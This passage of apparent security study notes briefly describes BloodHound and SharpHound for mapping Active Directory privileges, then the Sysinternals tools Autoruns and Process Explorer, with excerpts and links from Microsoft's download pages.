blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment.

- BloodHound is a data analysis tool and needs data to be useful. The officially supported data collection tool for BloodHound is called SharpHound.



AutoRuns

- Shows us what programs are configured to run during system bootup or login

Autoruns for Windows - Windows Sysinternals

Published: June 24, 2020 Download Autoruns and Autorunsc (2.5 MB) Run now from Sysinternals Live. This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various

 <https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>




ProcessExplorer

- Process Explorer shows us information about which handles and DLLs processes have opened or loaded.

Process Explorer - Windows Sysinternals

Published: April 28, 2020 Download Process Explorer (1.9 MB) Run now from Sysinternals Live. Ever wondered which program has a particular file or directory open? Now you can find out. Process Explorer shows you information about which handles and DLLs processes have opened or loaded. The Process

 <https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>

